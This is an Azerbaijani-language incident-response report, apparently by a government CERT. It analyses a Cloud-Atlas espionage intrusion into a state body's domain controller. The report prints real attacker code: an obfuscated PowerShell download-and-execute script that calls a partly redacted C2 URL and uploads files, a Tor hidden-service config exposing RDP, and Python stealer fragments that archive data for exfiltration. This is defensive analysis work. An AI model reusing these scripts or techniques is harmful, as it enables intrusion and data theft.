
# MALWARE RESEARCH LAB

## OPERATION CLOUD-SEEDING



Xüsusi Rabitə və İnformasiya Təhlükəsizliyi Dövlət Xidmətinin Kompüter İnsidentlərinə qarşı Mübarizə Mərkəzinin SOC (təhlükəsizlik əməliyyatlar mərkəzi) komandası, Mərkəzləşdirilmiş antivirus sisteminin **X** dövlət qurumunda çoxlu sayda şübhəli əməliyyatlar qeydə aldığını aşkarladı. İnsidenti araşdırmaq məqsədi ilə işçi qrupu yaradılmış və sözü gedən qurumda araşdırmalara başlanılmışdır. Araşdırmalar nəticəsində qurum daxilində "Cloud-Atlas" (aka Inception) kiber casusluq qrupuna aid izlərin olduğu müəyyən edilmişdir. Kiber casusluqun qrupunun qurum daxilində fəaliyyət göstərdiyi, quruma məxsus konfidensial məlumatları oğurladıqları təyin edilmişdir. Bütün bunlarla yanaşı aşağıda qeyd edilən problemlər qrupun qurum daxilinə tam olaraq nə zaman sızdığını aşkar etməyimizə maneə yaratmışdır:

- Qurumun son 1 il ərzində Mərkəzləşdirilmiş Antivirus Sisteminə keçidi
- Kiber casusluq qrupunun iz itirmək üçün yoluxduğu serverlərdə kritik loqları təmizləməsi
- Qurumun başqa bir yerli şirkətin texniki dəstəyindən istifadə etməsi

Serverlərin ekpertizasından toplanılan məlumatlar əsasında sözü gedən kiber casusluq qrupunun qurum daxilinə yuxarıda 3-cü bənddə qeyd edilən yerli şirkət üzərindən sızdığını təxmin edirik.

Xatırladaq ki, ‘Bulud toxumlama’ (cloud seeding) Tusi Paleon alətinin aktiv olaraq istifadə edildiyi ilk əməliyyatdır.

## Cloud-Atlas


*Cloud-Atlas kiber casusluq qruplaşmasının varlığı ilk olaraq 2014-cü il Kaspersky şirkətinin paylaşdığı raportda açığa çıxmışdır*. Qrupun əsas hədəflərinin dövlət sektoru və diplomatik nümayəndəliklər olduğu və sızdıqları sistemlərə aid kritik məlumatları (şifrələri, konfidensial sənədləri) oğurladıqları müəyyən edilmişdir. CloudAtlas-ın xüsusi ilə Rusiya, Belarus, Azərbaycan, Türkiyə və Sloveniyanı hədəf aldığı bildirilir.


## İstinadlar


[1] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt-cloud-atlas-unbroken-threat/
[2] https://apt.securelist.com/apt/cloud-atlas
[3] https://www.trendmicro.com/vinfo/fr/security/news/cybercrime-and-digital-threats/cloud-atlas-group-updates-infection-chain-with-polymorphic-malware-to-evade-detection
[4] https://www.kaspersky.com/about/press-releases/2019_cloud-atlas-apt-upgrades-its-arsenal-with-polymorphic-malware
[5] https://www.allthingsdfir.com/rdp-over-tor/
[6] https://research.checkpoint.com/2022/cloud-atlas-targets-entities-in-russia-and-belarus-amid-the-ongoing-war-in-ukraine/

# MÜNDƏRİCAT

Domen Nəzarətçisi Serveri (DC – Domain Controller) ..... 4
Şübhəlilərin aşkarlanması ..... 4
Şübhəli powershell skriptləri və icra edilə bilən fayllar ..... 7
status.ps1 ..... 7
Package.exe ..... 8
SystemHealth – Information Stealer ..... 9
Şəbəkə kəşfiyyatı üçün istifadə edilən proqram təminatları ..... 11
RDP bitmap keş ..... 11
Fayl Paylaşma Serveri (FS – File Share Server) ..... 13
Şübhəlilərin aşkarlanması ..... 13
Şübhəli powershell skriptləri ..... 14
Windows Defender ..... 17
gesangkunde.dll ..... **Error! Bookmark not defined.**





# Domen Nəzarətçisi Serveri (DC – Domain Controller)

## Şübhəlilərin aşkarlanması

Mərkəzləşdirilmiş Antivirus Sistemi (bundan sonra MAS) loqlarında X qurumu daxilində aşağıdakı şübhəli əməliyyatlar qeydə alınmışdı.

| | |
|---|---|
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | NT AUTHORITY\SYSTEM |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | [redacted]il.a |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | [redacted]il.a |

Sözü gedən server **X** qurumuna aid domen nəzarətçisi olaraq fəaliyyət göstərir və istifadəçilər haqqında yetəri qədər kritik məlumatları saxlayırdı. Ekspertiza prosesinə hədəf sistemdə Tusi Paleon aləti-ni işə salaraq başladıq. Paleon kollektoru sistemdən işimizi yarayacaq olduqca dəyərli məlumatlar topladı.

Diqqətimizi ilk olaraq sistemdə fəaliyyət göstərən powershell prosesi çəkdi. 6068 identifikasiya nömrəsinə sahib proses "*NT AUTHORITY\SYSTEM*" tərəfindən aşağıdakı komanda sətri əmri ilə işə salınmışdı.

```
[redacted]
"powershell.exe" -ep bypass -w 01 C:\ProgramData\Microsoft\Settings\status.ps1
```

Sözü gedən prosesin PPID (parent process id) dəyəri 344 idi. Proses ağacında əlavə 3 (2-si legitim) prosesə rast gəldik.

```
select name, user, cmd from Process where ppid == 344;
```

| | name | user | cmd |
|---|---|---|---|
| 1 | package.exe | NT AUTHORITY\SYSTEM | "C:\ProgramData\Package\package.exe" -f C:\ProgramData\Package\config |
| 2 | sihost.exe | [redacted] | sihost.exe |
| 3 | taskhostw.exe | [redacted] | taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E} |
| 4 | powershell.exe | NT AUTHORITY\SYSTEM | "powershell.exe" -ep bypass -w 01 C:\ProgramData\Microsoft\Settings\status.ps1 |

Yuxarıdakı şəkildə sarı rənglə göstərilən prosesin xeş dəyərini (MD5) https://www.virustotal.com saytında axtarışa verdiyimiz zaman prosesin Tor alətinə aid olduğunu gördük.

**Names** ⓘ

libs.exe

package.exe

tor.exe

hpupdate.exe

Kiber cəsusluq qrupu anonimliyi qorumaq məqsədi ilə zərərli əməliyyatları Tor şəbəkəsi üzərindən icra edir. Sözü gedən prosesin şəbəkə aktivlikləri də bunu sübut edirdi.

```
1 select * from TCPTable where pid == 2084;
```

Grid view | Form view


Total rows loaded: 5

| | pid | local_addr | local_port | remote_addr | remote_port |
|---|---|---|---|---|---|
| 1 | 2084 | 127.0.0.1 | 9050 | 0.0.0.0 | 0 |
| 2 | 2084 | 10. | 56931 | 198.50. | 443 |
| 3 | 2084 | 10. | 57904 | 65.108. | 80 |
| 4 | 2084 | 127.0.0.1 | 58953 | 127.0.0.1 | 58955 |


```
C:\>nslookup 198.50.

Name:
Address:  198.50.
```


Proses ağacında daha 2 legitim prosesin olduğunu bilirdik. Bu proseslər əsasında sözü gedən şübhəli proseslər (powershell, package) planlaşdırılmış tapşırıqların içərisindən icra işə salınırdı. Paleon tərəfindən toplanan planlaşdırılmış tapşırıqlar siyahısına (report\Tasks.csv) baxdığımız zaman hər prosesin bu siyahıda olduğunu gördük.




Planlaşdırılmış tapşırıqlar siyahısında diqqətimizi başqa bir tapşırıq daha var idi.




Burada maraqlı məqam tapşırığı yaradan istifadəçi MAS tərəfindən şünhəli əməliyyatların icrasından məsul istifadəçi idi. Bu istifadəçi tərəfindən yaradılan tapşırıqları filterlədikdə daha bir şübhəli tapşırıq izinə rast gəldik.




C:\ProgramData\WindowsDefender\SecuritySystray\SecuritySystrayw.exe
C:\ProgramData\WindowsDefender\SecuritySystray\v.3 -ip C:\ProgramData\WindowsDefender\SecuritySystray\sys -c C:\ProgramData\WindowsDefender\SecuritySystray\loc -A

Artıq əlimizdə növbəti əməliyyatları daha rahat analiz etmək üçün yetəri qədər məlumat var idi.

- ✓ 1 ədəd şübhəli istifadəçi (bundan sonra su (suspicious user)) (*istifadçi quruma texnik dəstək verən yerli bir şirkətin əməkdaşı idi və serverlərə uzaqdan bağlantı imkanı var idi*)
- ✓ 2 ədəd powershell skripti (status.ps1, microsoft.ps1)
- ✓ 2 ədəd icra edilə bilən fayl (SecuritySystrayw.exe, package.exe (Tor))

Sözü gedən şübhəli faylların analizinə keçməzdən öncə sonra olaraq sistem DNS keş yaddaşında 2 ədəd şübhəli DNS ünvanı gördük.

# Şübhəli powershell skriptləri və icra edilə bilən fayllar

## status.ps1

Şübhəli olaraq qeydı aldğımız 2 powershell skriptindən yalnız 1-i (status.ps1) sistemdə mövcud idi. Digər skript (microsoft.ps1) sistemdən silinmişdi (bərpa etmək prosesi uğursuz alındı).

Obfuskasiya edilmiş **status.ps1** skripti 3 ədəd funskiyadan ibarət idi. Skript bir növ "Endir və İcra et" əməliyyatını yerinə yetirmək üçün istifadə edilirdi.

1. HQXWNL – Parametr olaraq məlumatın dekod edilməsindən cavabdehdir.
2. MAFJCBPJ – Parametr olaraq URL ünvana fayl yükləməkdən (upload) cavabdehdir.
3. YEUGAYA – Parametr olaraq URL ünvandan fayl endirmekdən (download) cavabdehdir.

```
Function MAFJCBPJ($url)
{       $la="";
        $t_p = (gi $env:temp).fullname + "\sapp.xtx";
        $tent = [io.file]::ReadAllText($t_p);
        Remove-Item $t_p -force -recurse;
        $la=$tent;
        $rh = New-Object -ComObject Msxml2.ServerXMLHTTP.6.0;
        $rh.open("POST", $url, $false);
        $rh.setOption(2,$rh.getOption(2));
        $pr = Get-ItemProperty -Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\";
        if ( $pr.ProxyEnable -eq "1")
        {
            $rh.setProxy(2, $pr.ProxyServer);
        }
        $rh.SetRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0");
        $rh.send("$la");
        return $rh.status;
}

Function YEUGAYA($url)
{
    $sr=0;
    do {
        $rh = New-Object -ComObject Msxml2.ServerXMLHTTP.6.0;
        $rh.open("GET", $url, $false);
        $rh.setOption(2,$rh.getOption(2));
        $pr = Get-ItemProperty -Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\";
        if ( $pr.ProxyEnable -eq "1")
```

Skript icra edilməyə başlayarkən ilk olaraq **YEUGAYA** funksiya çağrılır. Sözü gedən funksiya GET metodu ilə YEUGAYA funksiyası parametr olaraq gələn URL ünvana sorğu göndərir (sorğu göndərilməzdən əvvəl əgər proxy server təyin edilibsə sorğu proxy server üzərindən göndərilir). Funksiya ünvandan gələn məlumatın 0 index-də olan baytın 80 olub olmadığını yoxlayır. Əgər 0-cı index olan bayt 80-ə bərabərdirsə sözü gedən kontenti %temp% qovluğunda Firefox.zip faylına yazır. Əks halda dövr içərisində 2-ci əməliyyat icra edilməyə başlayır. Bu əməliyyat zamanı skript ünvandan gələn kontenti %temp% qovluğunda generasiya etdiyi müvəqqəti fayla yazır. Daha sonra sözü gedən faylın kontentini oxuyur. Kodlar bizə sözü gedən məlumatın XML formatında olduğunu göstərir.

```
[xml]$cod = $tent; # get content of xml file
$mnd = HQXWNL($cod.Relationships.xs.annotation[-1..-
$cod.Relationships.xs.annotation.Length] -join '');
Invoke-Expression $mnd;
Remove-Item $lmx -force; #delete temp file
```

XML içərisində olan bölmədən kodlaşdırılmış məlumatı oxuyaraq **HQXWNL** funksiyasına göndərir. Bu funksiya içərisində kodlaşdırılmış məlumat (powershell əmri) deşifrə edilərək geri qaytarılır. Qaytarılan məlumat (powershell əmri) **Invoke-Expression** ilə icra edilir. Bu əməliyyatdan sonra əgər **%temp%** qovluğunda "**sapp.xtx**" faylı mövcuddursa sözü gedən faylı "**MAFJCBPJ**" funksiyası ilə qarşı tərəfə göndərir.

*Yuxarıda sistem DNS keş yaddaşında gördüyümüz DNS adreslərdən biri məhz status.ps1 skripti tərəfindən istifadə edilirdi. 2-ci URL ehtimal edirik ki, digər tapmadıöımız microsoft.ps1 skriptinə aiddir.*

```
$rs=YEUGAYA "[redacted]wathapp.com/PrincipalFinancial/mossing";
$bern = $rs[0];
if ($bern -eq 80)
{
    $fiz=(gi $env:temp).fullname+"\Firefox.zip";
    [io.file]::WriteAllBytes($fiz,$rs);
}
```

## Package.exe

Sözü gedən faylların sahibi yuxarıda qeyd etdiyimiz **su** idi. Burada icra edilə bilən faylın yaradılma tarixi 2000-ci ili göstərirdi. *Sözü gedən vaxt damğalarının modifikasiya edilmə ehtimalı istisna edilmir.*

```
C:\ProgramData\Package>dir /Q package-gencert.exe
 Volume in drive C has no label.
 Volume Serial Number is [redacted]

 Directory of C:\ProgramData\Package

01/01/2000  03:00 AM         3,579,392 [redacted]il.a            package-gencert.exe
               1 File(s)      3,579,392 bytes
               0 Dir(s)  10,381,877,248 bytes free
```

"**C:\ProgramData\Package**" qovluğunda yerləşən icra edilə bilən fayl Tor paketi (Tor bundle) idi. Cari sistemdə onion xidmətindən istifadə etmək üçün quraşdırılmışdı. Qarşı tərəf özünü gizlətmək üçün burada olduqca maraqlı metoddan istifadə edir.

Konfiqurasiya faylı:


```
1   HiddenServiceDir C:\ProgramData\Package\data\host
2   HiddenServicePort 3389 127.0.0.1:3389
3   HiddenServicePort 22 127.0.0.1:22
4
```

```
1   mcemicog3p[redacted]vn54qbedai4zsmaispqd.onion
```

Konfiqurasiya faylında qeyd edilən port defolt RDP (Remote Desktop Service) portuna aiddir. APT qrup bunu zərərçəkmiş kompüterə RDP ilə qoşulma zamanı anonimliyi qoruyub saxlamaq üçün istifadə edir. *Sözü gedən metod ilə bağlı ətraflı məlumat üçün İstinadlar [5] -ə baxın.*


## SystemHealth – Information Stealer

“SystemHealt” adlı planlaşdırılmış tapşırıq domen nəzarətçi serverində şübhəli istifadəçi tərəfindən yaradılan növbəti və sonuncu tapşırıq idi.



| H | I |
|---|---|
| Column8 | Column9 |
| \ il.a | powershell.exe -ep bypass -w 01 C:\ProgramData\microsoft.ps1 |
| | C:\ProgramData\WindowsDefender\SecuritySystray\SecuritySystrayw.exe |
| | C:\ProgramData\WindowsDefender\SecuritySystray\v.3 -ip |
| | C:\ProgramData\WindowsDefender\SecuritySystray\sys -c |
| \ il.a | C:\ProgramData\WindowsDefender\SecuritySystray\loc -A |

Burada ilk diqqətimizi çəkən sözü gedən tapşırığın şübhəli tərəfindən yaradılması idi. Bir digər maraqlı məqam isə alətin (**SecuritySystrayw.exe**) python dilində yazılması oldu.




Planlaşdırılmış tapşırıqlar zamanı işə salınma əmrləri aşağıdakı kimi idi.

1. C:\ProgramData\WindowsDefender\SecuritySystray\v.3
2. -ip parametri ilə eyni qovluqda olan sys faylı: (*-ip C:\ProgramData\WindowsDefender\SecuritySystray\sys*)
3. parametr olaraq eyni qovluqda olan loc faylı: (*-c C:\ProgramData\WindowsDefender\SecuritySystray\loc*)
4. sonuncu parametr olaraq isə -A

Burada **SecuritySystrayw.exe** python interpreter olaraq faəliyyət göstərir və əsas vəzifəsi özünə parametr olaraq gələn python skriptini (v.3) icra etməkdir.

Skript sistemdə məlumat oğurluğu üçün fəaliyyət göstərir və 2 protokoldan istifadə edir. **SMB** və **WebDav**.

Zərərverici SMB protokolu ilə konfiqurasiya məlumatlarını sistemə endirir. Əlimizdə konfiqurasiya faylına aid hər hansı bir nüsxə olmasada skriptin analizdindən: konfiqurasiya faylında sistemdən hansı məlumatların toplanacağı, toplanan məlumatların daha sonra 7-Zip ilə şifrələnərkən hansı şifrədən istifadə edəcəyi, toplanan arxivlərin WebDav-a yüklənməsi (upload) üçün WebDav məlumatları (host, istifadəçi adı, şifrə) və s. kimi məlumatların saxlandığını təxmin edirik. Konfiqurasiya məlumatlarının alınacağı İP ünvanı (SMB) Almaniya-nı göstərirdi.


```
res = connect_smb_server('server', 8080, "root", "      .54.22",
arguments.config, smb_structs.SUPPORT_SMB_PORT)
```

```
role:           Deutsche Telekom IT GmbH
address:        Deutsche Telekom IT GmbH
address:        Philipp-Reis-Platz 1
address:        DE 33602 Bielefeld
address:        Germany
```

Toplanan məlumatlar ilk olaraq 7-Zip ilə sıxıdırılaraq şifrə təyin edildikdən sonra POST sorğu ilə (base64 ilə kodlaşdırılaraq) WebDav üzərindən qarşı tərəfə göndərilir. Qarşı tərəf haqqında məlumatlar konfiqurasiya nüsxəsi olmadığından naməlumdur.

```
def create_archiv(key, fc=False):
    date = datetime.datetime.now().strftime("%Y%m%d_%H%M%S.%f")
    if fc:
        name = f'fc_{date}.7z'
    else:
        name = f'{date}.7z'
    command = f'{os.path.join(pfile, "7z.exe")} a "{os.path.join(pfile, "archiv_results", name)}" "{pfile
    }\\.\\temp\\*" -p{key} -mhe -sdel'
    subprocess.call(command, stdout=subprocess.DEVNULL)
    return name
```

Burada maraqlı məqam “archiv_results” qovluğunda göndərilməmiş 3 ədəd arxiv faylının saxlandığı (bağlantı ünvanları fəaliyyət göstərmirdi) idi. Şifrlənmiş halda olduqları üçün arxivi ixrac mümkün olmadı. Loq faylı adları bizə toplanan məlumatların 2024-cü ilə aid olduğunu göstərir.



## Şəbəkə kəşfiyyatı üçün istifadə edilən proqram təminatları

Tusi Paleon quraşdırılmış proqramları cədvəlində (Programs) 2 ədəd şəbəkə kəşfiyyatı üçün istifadə edilən proqram təminatı ilə rastlaşdıq.

| | | | |
|---|---|---|---|
| 7 | Angry IP Scanner | 3.7.6 | |
| 8 | [redacted] | 120.0.6099.217 | 20240111 |
| 9 | [redacted] | 9.0.30729.6161 | 20180119 |
| 10 | Advanced Port Scanner 2.5 | 2.5.3869 | [redacted] |

Maraqlı fakt proqram təminatlarından birini **SU** Google Chrome vasitəsi ilə sistemə endirmişdi.


| | current_path |
|---|---|
| 1 | C:\Users\[redacted]l.a\Downloads\Advanced_IP_Scanner_2.5.3850.exe |

Bundan əlavə olaraq SU -ya aid **FAR Manager** loqlarında da sözü gedən proqram təminatı və əməliyyat üçün başqa dəyərli məlumatlar əldə edildi.

| | | | |
|---|---|---|---|
| | 1 | 0 | C:\ProgramData\WindowsDefender\Python37\comp_name.txt |
| | 1 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\users.txt |
| | 1 | 0 | C:\ProgramData\WindowsDefender\Python37\inputData.JSON |
| | 1 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\inputData.JSON |
| | 0 | 0 | Advanced_Port_Scanner_2.5.3869.exe |
| Copy | 0 | 0 | comp.txt |
| | 0 | 0 | comp.txt |
| | 0 | 0 | run_users.bat |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\taskTlg_out |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\taskTlg_in |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\Tlg_out_data |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac\taskTlg_in_backup |
